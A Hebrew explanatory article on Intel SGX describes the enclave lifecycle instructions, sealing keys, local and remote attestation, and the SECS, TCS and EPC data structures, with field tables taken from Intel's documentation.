בסיום הפעולה בתוך ה-Enclave, אנו חוזרים מפעולות באזור ה-Trusted אל אזור ה-Untrusted (שממנו הגיע ה-caller) באמצעות פקודת EEXIT. פקודה זו מחליפה (בין היתר) את ה-stack pointer של ה-enclave עם ה-stack pointer של אזור לא מוגן כלשהו. באותו האופן, ניתן לקרוא לפרוצדורה חיצונית (אשר נמצאת מחוץ למרחב המוגן של ה-Enclave) באמצעות EEXIT, ובסיום הפעולה לחזור להמשך הפעולות במרחב המוגן של ה-Enclave.

Enclave פעיל ("חי") צורך את המשאבים שלו מה-EPC. מנהל ה-EPC יכול להסיר דפים אשר הוקצו ל-Enclave באמצעות EREMOVE. כאשר הוסרו דפים אשר הוקצו ל-Enclave מסויים, דפים אלו פנויים להקצאה עבור Enclave אחר במידה וירצה להשתמש בהם.


הולדתו, חייו ומותו של Enclave

בשלב הראשון, אנו נסתכל על מרחב הזכרון הפיזי בכללותו. בעת עליית המערכת, מרחב הזכרון מתחלק ל-2. אזור "רגיל" (לכל פעולה אשר איננה תהיה בתוך Enclave) ואזור "מוגן", אשר ישמש ל-EPC. בשלב זה יוגדר גם ה-EPC Map (EPCM):




כעת נרצה ליצור Enclave. בשלב זה:

- נגדיר מופע יחיד של ה-Enclave
- נגדיר את טווח הכתובות הוירטואליות של ה-Enclave
- נגדיר את ה-Capabilities של ה-Enclave
- נגדיר האם מותר Debug או לא
- ניצור מבנה נתונים שנקרא Secure Enclaves Control Structure (SECS) ונשמור בתוכו את המידע על ה-Enclave הנ"ל.




כעת נרצה להוסיף תוכן (קוד ומידע) ל-Enclave. בשלב זה:


- נגדיר את סוג הדף אשר אותו נרצה להכניס לתוך ה-Enclave. הדף יכול להיות "רגיל" (REG) או מסוג Thread Control Structure (TCS) אשר יאפשר מנגנון ניהול Threads בתוך ה-Enclave.




- נאתחל את ה-EPCM Entry שיזהה את סוג הדף כנ"ל, ישמור וינהל את מצב (Linear address, RWX, לאיזה Enclave הוא שייך, וכו').




- נעתיק את הדף שמכיל קוד ומידע מהאזור הלא מוגן אל אזור המוגן באמצעות EADD.



- נעדכן את המצביעים כך שה- Code/Data שהוספנו ל-Enclave מצביע לאזור שהגדרנו ב-EPCM. מידע זה ישמר ב-EPCM.



- נוסיף כך מספר דפים שנרצה, עבור אותו Enclave.




בסיום הוספת התוכן ל-Enclave, נצהיר על שלמות התוכן באמצעות EEXTEND:

- נייצר Hash קריפטוגרפי על הדפים שהוספנו.


בסיום פעולת EEXTEND, נרצה לקבל Enclave מוכן לשימוש ונגדיר זאת באמצעות EINIT:

- נוודא שהתוכן חתום באמצעות ה-Vendor הרלוונטי.
- נבצע ולידציה של ה-Vendor באמצעות המפתח הציבורי של מבנה הנתונים של המפתחות.
- נבצע בדיקות נוספות הנוגעות לולידציה של ה-Enclave באמצעות אותו מבנה נתונים.
- נשמור את פרטי זהות החותם ב-SECS כדי שנוכל לבדוק בהמשך את מידת מהימנותו.




כעת, ה-Enclave מוכן לשימוש ונרצה להכנס אליו ולבצע פעולות בתוכו. נעשה זאת באמצעות EENTER.

- נבצע מספר בדיקות טרום-כניסה וביצוע flush על כל המיפויים שהם cached:




- נשנה את הגדרת המצב ל-Enclave mode.
- נשמור את RSP, RBP הישנים ונחליף אותם עם אלו שבתוך ה-Enclave.
- נשמור את XCR0 ונחליף אותו עם הערך שנמצא ב-XFRM.
- נבדוק אם ה-Enclave הוא במצב Debugging. אם כן, הוא מאופשר breakpoints, traps ו-single-steps בתוך Enclave (אחרת - אלו לא מאופשרים כלל).

נגדיר את TCS כ-Busy, ונעביר את הבקרה מאזור שמחוץ ל-Enclave לאזור המוגדר מראש ע"י TCS.




בסיום הפעולות שבתוך ה-Enclave, או כשנרצה לבצע מספר פעולות מחוץ ל-Enclave כשאנו רצים בתוך ה-Enclave, נשתמש בפעולת EEXIT.

- נמחק את הגדרת מצב Enclave mode ונבצע flush של כל המיפויים שהם cached.
- נגדיר את TCS כ-"Not busy".
- נעביר את הבקרה לאזור שהוגדר מחוץ לאזור ה-Enclave באמצעות פקודת EEXIT.



לבסוף, נרצה להשמיד Enclave שיצרנו. נעשה זאת באמצעות EREMOVE:

- Enclave מוגדר באמצעות ה-SECS שלו. ליתר דיוק, ע"י דף מסוג SECS. לכן, נסיר את הקשר בין דף שנמצא ב-EPC לבין ה-SECS.
- נסמן את הדף כ"לא בשימוש".
- נחזור על פעולה זו על כל אחד מהדפים שנמצאים באותו ה-Enclave (המוגדרים ב-EPCM עבור אותו Enclave).
- כעת, קיבלנו את האזור כולו כפנוי.




מפתחות SGX

מפתחות SGX הן היסודות המאפשרים את "איטום" (sealing) המידע כך שיהיה קריא רק ע"י ה-owner שלו וכן מאפשר יצירת "הצהרה" (attestation) אשר תעיד על אחידותו ומצבו של ה-Enclave. מפתחות ה-Enclave הם יחודיים לפי CPU, SVN, Platform ומזהה ה-Enclave. אלו יוצרים Sealing key, אשר ניתן לקבל אותו באמצעות פקודת EGETKEY.


Local attestation

כשנרצה לוודא מול איזה Enclave אנו פועלים באותה פלטפורמה, אנו נעשה זאת באמצעות Report key אשר יתקבל באמצעות EREPORT. פקודה זו תתן מידע על ה-Enclave ע"י כך שתיצור MAC באמצעות ה-Report key אשר ישמש כחלק מ-REPORT אשר ישלח מידע על ה-Enclave שנרצה לוודא את זהותו. EGETKEY ישמש כמפתח נוסף ב-Enclave היעד אשר באמצעותו נוודא שה-MAC שקיבלנו אכן נוצר באמצעות ה-Report key של אותו ה-Enclave הספציפי שרצינו לוודא את זהותו. כך נוכל להעיד על מהימנותו של כל Enclave ספציפי באותה הפלטפורמה, ותהליך כולו יגדיר Local attestation בין כל Source Enclave ל-Destination Enclave.



Remote attestation

כשנרצה לקבל מידע על מערכת מרוחקת, ניקח את ה-Local attestation צעד אחד קדימה. נשתמש ב-Quoting enclave אשר כל תפקידו יהיה להמיר Local attestation לדיווח QUOTE אשר ישלח למערכת מרוחקת. Quoting enclave יוודא את מהימנות ה-Report שנוצר קודם לכן, ומשתמש בהצפנה אסימטרית אשר מייצגת את ייחודיות הפלטפורמה. אפליקציה המשתמשת ב-QUOTE תשלח אותו לצד שלישי אשר יוכל לוודא את אמינותה של הפלטפורמה ובכך להשלים תהליך של Remote attestation.



מבני נתונים עיקריים המסייעים לפעילות ה-Enclave

SGX Enclave Control Structure (SECS)

SECS מכיל מידע אופייני ל-Enclave ספציפי, המעיד על זהותו הייחודית. מבנה נתונים זה מכיל נתונים לא ניתן לשינוי ישירות ע"י תוכנה, ומתוחזק ע"י החומרה. SECS מכיל את המצבים השונים החל מבניית ה-Enclave ועד נעילתו באמצעות EINIT. דף מסוג SECS נוצר כאשר פקודה מסוג ECREATE נקראת ומתבצעת בהצלחה. מבנה הנתונים מכיל את השדות הבאים:

Field	OFFSET (Bytes)	Size (Bytes)	Description
SIZE	0	8	Size of enclave in bytes; must be power of 2.
BASEADDR	8	8	Enclave Base Linear Address must be naturally aligned to size.
SSAFRAMESIZE	16	4	Size of one SSA frame in pages, including XSAVE, pad, GPR, and MISC (if CPUID.(EAX=12H, ECX=0):.EBX != 0).
MISCSELECT	20	4	Bit vector specifying which extended features are saved to the MISC region (see Section 37.7.2) of the SSA frame when an AEX occurs.
RESERVED	24	24	
ATTRIBUTES	48	16	Attributes of the Enclave, see Table 37-3.
MRENCLAVE	64	32	Measurement Register of enclave build process. See SIGSTRUCT for format.
RESERVED	96	32	
MRSIGNER	128	32	Measurement Register extended with the public key that verified the enclave. See SIGSTRUCT for format.
RESERVED	160	32	
CONFIGID	192	64	Post EINIT configuration identity.
ISVPRODID	256	2	Product ID of enclave.
ISVSVN	258	2	Security version number (SVN) of the enclave.
CONFIGSVN	260	2	Post EINIT configuration security version number (SVN).
RESERVED	260	3834	The RESERVED field consists of the following: • EID: An 8 byte Enclave Identifier. Its location is implementation specific. • PAD: A 352 bytes padding pattern from the Signature (used for key derivation strings). It's location is implementation specific. • VIRTCHILDCNT: An 8 byte Count of virtual children that have been paged out by a VMM. Its location is implementation specific. • ENCLAVECONTEXT: An 8 byte Enclave context pointer. Its location is implementation specific. • ISVFAMILYID: A 16 byte value assigned to identify the family of products the enclave belongs to. • ISVEXTPRODID: A 16 byte value assigned to identify the product identity of the enclave. • The remaining 3226 bytes are reserved area. The entire 3836 byte field must be cleared prior to executing ECREATE.

Thread Control Structure (TCS)

כל Enclave מכיל TCS אחד או יותר. מבנה נתונים זה שומר על מצב הריצה של ה-Enclave, ומכיל מידע שמאפשר כניסה ויציאה ל-Enclave הספציפי. במבנה נתונים זה נשמרים באמצעות החומרה הרגיסטרים שדרכם תבוצע חזרה למצב הקודם, או כניסה למצב חדש.

TCS נוצר ע"י EADD. במידה וקיימת תמיכה ב-Threads בתוך Enclave, ניתן לייצר אותו גם באמצעות פקודה ממשפחת SGX2.

מבנה הנתונים מכיל את השדות הבאים:

Field	OFFSET (Bytes)	Size (Bytes)	Description
STAGE	0	8	Enclave execution state of the thread controlled by this TCS. A value of 0 indicates that this TCS is available for enclave entry. A value of 1 indicates that a processer is currently executing an enclave in the context of this TCS.
FLAGS	8	8	The thread's execution flags (see Section 37.8.1).
OSSA	16	8	Offset of the base of the State Save Area stack, relative to the enclave base. Must be page aligned.
CSSA	24	4	Current slot index of an SSA frame, cleared by EADD and EACCEPT.
NSSA	28	4	Number of available slots for SSA frames.
OENTRY	32	8	Offset in enclave to which control is transferred on EENTER relative to the base of the enclave.
AEP	40	8	The value of the Asynchronous Exit Pointer that was saved at EENTER time.
OFSBASGX	48	8	Offset to add to the base address of the enclave for producing the base address of FS segment inside the enclave. Must be page aligned.
OGSBASGX	56	8	Offset to add to the base address of the enclave for producing the base address of GS segment inside the enclave. Must be page aligned.
FSLIMIT	64	4	Size to become the new FS limit in 32-bit mode.
GSLIMIT	68	4	Size to become the new GS limit in 32-bit mode.
RESERVED	72	4024	Must be zero.

Enclave Page Cache (EPC)

מטרת ה-EPC היא להוות אזור אחסון מוגן, אשר מיועד לאחסן דפי Enclave כאשר הם חלק מ-Enclave שהוא במצב ריצה. לדף EPC שנמצא במצב ריצה, מתבצעות בדיקות נוספות אשר אוסרות גישה לדף זה ע"י כל מי שאיננו קשור ל-Enclave, בהתאם לסטטוס הריצה שלו. באופן עקרוני, דף ה-EPC נגיש רק ע"י ה-owner של ה-Executing enclave.

ה-EPC מחולק לדפים בני 4KB כל אחד והם תמיד Aligned. דפים ב-EPC יכולים להיות במצב Valid או Invalid, כאשר דף Valid משוייך ל-instance של Enclave ספציפי ורק אליו. כל Instance של Enclave מכיל את ה-SECS שלו. המנגנון ששומר על המצב המדוייק של כל EPC, הוא מבנה נתונים פנימי הנקרא Enclave Page Cache Map (EPCM).

